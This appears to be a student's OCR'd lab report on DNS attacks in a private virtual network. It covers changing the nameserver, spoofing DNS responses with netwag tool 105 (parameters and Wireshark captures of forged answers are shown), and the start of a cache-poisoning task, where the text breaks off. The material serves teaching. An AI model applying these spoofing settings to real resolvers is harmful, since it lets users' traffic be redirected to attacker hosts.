
CSEC Week 3 Lab 2 assesment


Task 1: Editing the HOSTS file

- Dig command before nameserver change




```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8328
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.          IN      A

;; ANSWER SECTION:
www.netsec-week3.com.   259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.       259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.    259200  IN      A       10.0.2.10

;; Query time: 2 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Aug 21 23:27:31 PDT 2024
;; MSG SIZE  rcvd: 98

cybersec-client@ubuntu:~$ alexander thoren
```

- Interfaces file after nameserver change



```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo eth0
iface lo inet loopback

iface eth0 inet static
        address 10.0.2.8
        netmask 255.255.255.0
        gateway 10.0.2.1
        dns-nameserver 10.0.2.7

# alexander t
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                                  11,14         All
```


- Dig command after maneserver change



```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9399
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.          IN      A

;; ANSWER SECTION:
www.netsec-week3.com.   259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.       259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.    259200  IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Wed Aug 21 23:31:51 PDT 2024
;; MSG SIZE  rcvd: 98

cybersec-client@ubuntu:~$ alexander t
```


Task 2: Attack by spoofing DNS response

- Dig command in the client



```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2299
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.          IN      A

;; ANSWER SECTION:
www.netsec-week3.com.   259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.       259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.    259200  IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Aug 21 23:37:32 PDT 2024
;; MSG SIZE  rcvd: 98

cybersec-client@ubuntu:~$ alexander thoren
```


- Wireshark DNS packet capture


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression...
Clear
Apply
Save
No.
Time
Source
Destination
Protocol
Length
Info

Filter: alexander t

```
  [Time delta from previous captured frame: 0.000353000 seconds]
  [Time delta from previous displayed frame: 0.000353000 seconds]
  [Time since reference or first frame: 0.000353000 seconds]
  Frame Number: 2
  Frame Length: 140 bytes (1120 bits)
  Capture Length: 140 bytes (1120 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ip:udp:dns]
  [Coloring Rule Name: UDP]
  [Coloring Rule String: udp]
▶Ethernet II, Src: Vmware_f1:b3:dc (00:0c:29:f1:b3:dc), Dst: Vmware_0e:f8:56 (00:0c:29:0e:f8:56)
▶Internet Protocol Version 4, Src: 10.0.2.6 (10.0.2.6), Dst: 10.0.2.8 (10.0.2.8)
▶User Datagram Protocol, Src Port: domain (53), Dst Port: 43760 (43760)
▼Domain Name System (response)
  [Request In: 1]
  [Time: 0.000353000 seconds]
  Transaction ID: 0x08fb
 ▶Flags: 0x8580 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 1
  Additional RRs: 2
 ▶Queries
 ▼Answers
  ▶www.netsec-week3.com: type A, class IN, addr 10.0.2.101
 ▶Authoritative nameservers
 ▶Additional records

0000  00 0c 29 0e f8 56 00 0c  29 f1 b3 dc 08 00 45 00   ..)..V.. ).....E.
0010  00 7e 30 46 00 00 40 11  32 1c 0a 00 02 06 0a 00   .~0F..@. 2.......
0020  02 08 00 35 aa f0 00 6a  27 0c 08 fb 85 80 00 01   ...5...j '.......
0030  00 01 00 01 00 02 03 77  77 77 0c 6e 65 74 73 65   .......w ww.netse
0040  63 2d 77 65 65 6b 33 03  63 6f 6d 00 00 01 00 01   c-week3. com.....
0050  c0 0c 00 01 00 01 00 03  f4 80 00 04 0a 00 02 65   ........ .......e
0060  c0 10 00 02 00 01 00 03  f4 80 00 05 02 6e 73 c0   ........ .....ns.
0070  10 c0 42 00 01 00 01 00  03 f4 80 00 04 0a 00 02   ..B..... ........
0080  0a 00 00 29 10 00 00 00  00 00 00 00               ...).... ....
```

- Netwag configuration (forgot to include the TTL and spoof type in the screenshot)



Parameters for tool 105 (Sniff and send DNS answers):

☑ www.netsec-week3.com h hostname: hostname

☑ 10.0.2.7 h hostnameip: hostname IP

☑ ns.netsec-week3.com h authns: authoritative name server

☑ 10.0.2.10 h authnsip: authns IP

☑ Lo0
Eth0 device: device name

Advanced parameters:

□ 10 - + h ttl: ttl in seconds


□ h filter: pcap filter

□ linkbraw
linkfbraw
link
rawlink
linkraw
best spoofip: IP spoof initialization type

alexander t


Linked with netwox version 5.39.0
This version contains 223 tools

- Dig command after netwag attack (Not successful cause the real DNS server responds first)




```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2974
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.          IN      A

;; ANSWER SECTION:
www.netsec-week3.com.   259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.       259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.    259200  IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Aug 21 23:52:08 PDT 2024
;; MSG SIZE  rcvd: 98

cybersec-client@ubuntu:~$ alexander t
```

- Wireshark DNS packet capture during attack


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

```
Filter: dns alexander t

No.  Time            Source                    Destination    Protocol Length Info
 221 163.22243900 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0x90e1  A 10.0.2.7
 222 163.22246400 10.0.2.8                 10.0.2.6       ICMP      163 Destination unreachable (Port unreachable)
 223 163.36797700 10.0.2.8                 10.0.2.6       DNS        91 Standard query 0xe62a  A www.netsec-week3.com
 224 163.36827700 10.0.2.6                 10.0.2.8       DNS       140 Standard query response 0xe62a  A 10.0.2.101
 225 163.37796100 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0xe62a  A 10.0.2.7
 226 163.56778200 10.0.2.8                 10.0.2.6       DNS        91 Standard query 0xd388  A www.netsec-week3.com
 227 163.56810500 10.0.2.6                 10.0.2.8       DNS       140 Standard query response 0xd388  A 10.0.2.101
 228 163.58641800 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0xd388  A 10.0.2.7
 229 163.75197700 10.0.2.8                 10.0.2.6       DNS        91 Standard query 0x8a7c  A www.netsec-week3.com
 230 163.75223800 10.0.2.6                 10.0.2.8       DNS       140 Standard query response 0x8a7c  A 10.0.2.101
 231 163.79378200 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0x8a7c  A 10.0.2.7
 232 163.93590000 10.0.2.8                 10.0.2.6       DNS        91 Standard query 0x2d2e  A www.netsec-week3.com
 233 163.93618300 10.0.2.6                 10.0.2.8       DNS       140 Standard query response 0x2d2e  A 10.0.2.101
 234 163.95036500 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0x2d2e  A 10.0.2.7
 235 164.12113400 10.0.2.8                 10.0.2.6       DNS        91 Standard query 0xc0f7  A www.netsec-week3.com
 236 164.12161300 10.0.2.6                 10.0.2.8       DNS       140 Standard query response 0xc0f7  A 10.0.2.101
 237 164.15781600 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0xc0f7  A 10.0.2.7
 238 164.88813100 10.0.2.8                 10.0.2.6       DNS        91 Standard query 0x0b9e  A www.netsec-week3.com
 239 164.88843700 10.0.2.6                 10.0.2.8       DNS       140 Standard query response 0x0b9e  A 10.0.2.101
 240 164.93875000 10.0.2.6                 10.0.2.8       DNS       135 Standard query response 0x0b9e  A 10.0.2.7
 241 164.93876900 10.0.2.8                 10.0.2.6       ICMP      163 Destination unreachable (Port unreachable)
 246 238.59461700 10.0.2.8                 224.0.0.251    MDNS       87 Standard query 0x0000  PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM"
 247 238.59622400 192.168.24.1             224.0.0.251    MDNS       87 Standard query 0x0000  PTR _ipps._tcp.local, "QU" question PTR _ipp._tcp.local, "QU"
 248 239.61985400 fe80::20c:29ff:fe0e:f8   ff02::fb       MDNS      107 Standard query 0x0000  PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM"

▸Frame 240: 135 bytes on wire (1080 bits), 135 bytes captured (1080 bits) on interface 0
▸Ethernet II, Src: Vmware_f1:b3:dc (00:0c:29:f1:b3:dc), Dst: Vmware_0e:f8:56 (00:0c:29:0e:f8:56)
▸Internet Protocol Version 4, Src: 10.0.2.6 (10.0.2.6), Dst: 10.0.2.8 (10.0.2.8)
▸User Datagram Protocol, Src Port: domain (53), Dst Port: 57473 (57473)
▸Domain Name System (response)

0000  00 0c 29 0e f8 56 00 0c  29 f1 b3 dc 08 00 45 00   ..)..V.. ).....E.
0010  00 79 5c 03 00 00 40 11  06 64 0a 00 02 06 0a 00   .y\...@. .d......
0020  02 08 00 35 e0 81 00 65  00 2e 0b 9e 85 80 00 01   ...5...e ........
0030  00 01 00 01 00 01 03 77  77 77 0c 6e 65 74 73 65   .......w ww.netse
0040  63 2d 77 65 65 6b 33 03  63 6f 6d 00 00 01 00 01   c-week3. com.....
0050  c0 0c 00 01 00 01 00 00  02 58 00 04 0a 00 02 07   ........ .X......
0060  02 6e 73 c0 10 00 02 00  01 00 00 02 58 00 05 02   .ns..... ....X...
0070  6e 73 c0 10 02 6e 73 c0  10 00 01 00 01 00 00 02   ns...ns. ........
0080  58 00 04 0a 00 02 0a                               X......

eth0: <live capture in progress>    Packets: 253 · Displayed: 234 (92.5%)    Profile: Default
```

- Wireshark attack packet info section




```
Destination          Protocol Length Info
10.0.2.8             DNS        135 Standard query response 0x90e1  A 1
10.0.2.6             ICMP       163 Destination unreachable (Port unrea
10.0.2.6             DNS         91 Standard query 0xe62a  A www.netsec
10.0.2.8             DNS        140 Standard query response 0xe62a  A 1
10.0.2.8             DNS        135 Standard query response 0xe62a  A 1
10.0.2.6             DNS         91 Standard query 0xd388  A www.netsec
10.0.2.8             DNS        140 Standard query response 0xd388  A 1
10.0.2.8             DNS        135 Standard query response 0xd388  A 1
10.0.2.6             DNS         91 Standard query 0x8a7c  A www.netsec
```

```
▼User Datagram Protocol, Src Port: domain (53), Dst Port: 57473 (57473)
   Source port: domain (53)
   Destination port: 57473 (57473)
   Length: 101
  ▶Checksum: 0x002e [validation disabled]
▼Domain Name System (response)
   [Request In: 238]
   [Time: 0.050619000 seconds]
   Transaction ID: 0x0b9e
  ▶Flags: 0x8580 Standard query response, No error
   Questions: 1
   Answer RRs: 1
   Authority RRs: 1
   Additional RRs: 1
  ▶Queries
  ▼Answers
    ▶www.netsec-week3.com: type A, class IN, addr 10.0.2.7
  ▶Authoritative nameservers
  ▶Additional records
```

Task 3: DNS Server Cache Poisoning

- Netwag configuration



Parameters for tool 105 (Sniff and send DNS answers):

☑ alex.com.au h hostname: hostname
☑ 10.0.2.7 h hostnameip: hostname IP
☑ ns.alex.com.au. h authns: authoritative name server
☑ 10.0.2.10 h authnsip: authns IP
☑ Lo0 / Eth0 device: device name

Advanced parameters:

